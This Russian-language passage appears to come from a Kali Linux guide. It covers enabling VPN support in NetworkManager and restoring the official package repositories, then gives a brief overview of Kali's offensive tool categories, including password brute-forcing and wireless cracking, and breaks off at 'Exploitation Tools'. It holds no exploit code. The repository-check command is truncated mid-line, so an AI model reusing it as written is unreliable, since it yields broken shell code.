6. Доступ к ограниченным по регионам службам откуда угодно (видео Youtube, NetFlix или BBC Player и т.д.)
7. Пересылайте или получайте файлы конфиденциально.
8. Спрячьте ваши голосовые/VOIP звонки.
9. Используйте поисковые системы, скрывая свои некоторые идентификаторы.
10. Спрячьте себя.
11. Потому что вам нравится анонимность.


Как вы могли заметить из списка выше, VPN не обязательно прячет всё. Поисковые движки могут, возможно, всё ещё узнать вас, основываясь на ваших кукиз, предыдущем поведении браузера, входа в аккаунт (да уж!), плагинах браузера (например, Alexa, Google Toolbar и т. д.).

Проблема неактивности VPN на Kali Linux

По умолчанию, в Kali Linux секция VPN серого цвета. На самом деле, разрешить эту проблему просто, но те, кто не знаком с пакетами, требуемыми для VPN, могут прийти в замешательство из-за большого количества веб-сайтов, дающих различные советы. Всё это приводим к тому, что может быть непросто выявить корректную информацию. Я постараюсь сделать простую и краткую инструкцию с объяснением того, что мы делаем.



Ниже показан скриншот, на котором кнопка «Добавить» недоступна для использования.




Включение VPN на Kali Linux

Во-первых, поправьте ваши репозитории. Используйте только официальные репозитории Kali Linux. *Простая инструкция по восстановлению оригинальных записей репозиториев.*

Как я уже сказал, на самом деле, это очень просто. Для этого только запустите последующую команду и всё готово.

```
1    aptitude -r install network-manager-openvpn-gnome network-manager-pptp network-manager-pptp
```



Думаю, нужно немного объяснить, почему я использую aptitude вместо of apt-get, и почему я использую флаг -r, и почему я не перезапускаю Network-Manager.

Используя aptitude -r install, я уверен, что установятся все пакеты, упомянутые выше, вместе с любыми рекомендуемыми пакетами (общий размер очень маленький, что-то вроде 1969 kB, поэтому не стоит беспокоиться об этом).


Причина, почему я не перезапускаю Network-Manager в том, что aptitude сделает это. Для чего это делать дважды, правильно?

После того, как установка завершена, возвращаемся к иконке сетей, выбираем вкладку **VPN** и теперь кнопка **Добавить** активна.


Итак, давайте проверим, что у нас есть, если нажать на кнопку Добавить.

Опции VPN на Kali Linux (GNOME)

Далее — это опции, которые вы увидите, нажав кнопку Добавить на вкладке VPN.



Используйте выпадающее меню, чтобы увидеть все поддерживаемые типы соединения VPN:



Всего на Kali Linux у вас будет 4 поддерживаемых типа связи VPN:

- Cisco Compatible (vpnc)
- IPsec/IKEv2 (strongswan)
- OpenVPN
- Point-to-point Tunneling Protocol (PPTP)

Заключение

VPN — это хорошо, VPN безопасен, VPN позволяет вам обходить прокси, файерволы, слежение и фильтры содержимого. Но всегда есть драма при использовании VPN, иногда он медленный, а иногда и не так безопасен, как вы можете думать. Но для стран вроде Ирана, Пакистана, Египта, Китая, Северной Корее, Саудовской Аравии и т. д., где фильтрация осуществляется на государственном уровне, может быть, это способ выглянуть наружу. Я не собираюсь обсуждать здесь правовые аспекты, оставлю это вам.

Проверка и восстановление репозиториев в Kali Linux из командной строки

Проблемы с репозиториями (частичное или полное отсутствие прописанных официальных источников приложений) бывают даже на свеже установленных Kali. Понятно, что это вызывает проблемы при попытке обновить или установить приложения. Посмотреть, что у вас в источниках приложений можно этой командной

```
1 cat /etc/apt/sources.list
```


У меня вывод следующий:

```
#

# deb cdrom:[Debian GNU/Linux 7.0 _Kali_ - Official Snapshot amd64 LIVE/INSTALL Binary 20150312-17:50]/ kali contrib main non-free

#deb cdrom:[Debian GNU/Linux 7.0 _Kali_ -<span id="more-3630"></span> Official Snapshot amd64 LIVE/INSTALL Binary 20150312-17:50]/ kali contrib main non-free

deb http://security.kali.org/ kali/updates main contrib non-free
deb-src http://security.kali.org/ kali/updates main contrib non-free
```

Вроде что-то и есть, но вроде и что-то не так. Чтобы было быстро и просто проверить состояние репозиториев, я написал вот такую длинную команду:

```
1 if cat /etc/apt/sources.list | grep -E "deb http://http.kali.org/kali kali main non-free contrib" && cat /
echo -e "\n\nРепозитории в порядке"; else echo -e "\n\nПроблемы с репозиториями"; fi
```

Пробую. Программа однозначно говорит, что у меня проблема:




Решить эту проблему можно одной единственной командой:

```
echo -e "deb http://http.kali.org/kali kali main non-free contrib\ndeb http://security.kali.org/kali-security kali/updates main contrib non-free" > /etc/apt/sources.list
```

Внимание, эта команда полностью затирает файл sources.list (в котором хранятся источники приложений). Т.е. если вы вручную туда что-то добавляли, то команда это сотрёт. Также удаляются комментарии, пустые строки и пр. — результатом команды является то, что в этот файл записываются две строчки — официальные источники приложений Kali.

Опять проверяю репозитории:



Можно опять проверить содержимое файла источников:

```
1       root@WebWare-Kali:~# cat /etc/apt/sources.list
2       deb http://http.kali.org/kali kali main non-free contrib
3       deb http://security.kali.org/kali-security kali/updates main contrib non-free
```

Отлично — всё есть и ничего лишнего.

После обновления репозитория, обязательно выполняем:


```
1       apt-get update
```

2. Обзор инструментов Kali Linux

Обзор разделов инструментов Kali Linux 1.1.0. Часть 1. Краткая характеристика всех разделов


Программ направленных на решение разнообразных задачи в Kali Linux очень много, и хотя они сгруппированы по разделам, глаза всё равно разбегаются, особенно при первом знакомстве.

Information Gathering




Эти инструменты для разведки используются для сбора данных по целевой сети или устройствам. Инструменты охватывают от идентификаторов устройств до анализа используемых протоколов.

Vulnerability Analysis



Инструменты из этой секции фокусируются на оценке систем в плане уязвимостей. Обычно, они запускаются в соответствии с информацией, полученной с помощью инструментов для разведки (из раздела Information Gathering).

Web Applications



Эти инструменты используются для аудита и эксплуатации уязвимостей в веб-серверах. Многие из инструментов для аудита находятся прямо в этой категории. Как бы там ни было, не все веб-приложения направлены на атаку веб-серверов, некоторые из них просто сетевые инструменты. Например, веб-прокси могут быть найдены в этой секции.


Password Attacks

Эта секция инструментов, главным образам имеющих дело с брутфорсингом (перебором всех возможных значений) или вычисления паролей или расшаривания ключей используемых для аутентификации.

Wireless Attacks

Эти инструменты используются для эксплуатации уязвимостей найденных в беспроводных протоколах. Инструменты 802.11 будут найдены здесь, включая инструменты, такие как aircrack, airmon и инструменты взлома беспроводных паролей. В дополнение, эта секция имеет инструменты связанные также с уязвимостями RFID и Bluetooth. Во многих случаях, инструменты в этой секции нужно использовать с беспроводным адаптером, который может быть настроен Kali в состояние прослушивания.

Exploitation Tools

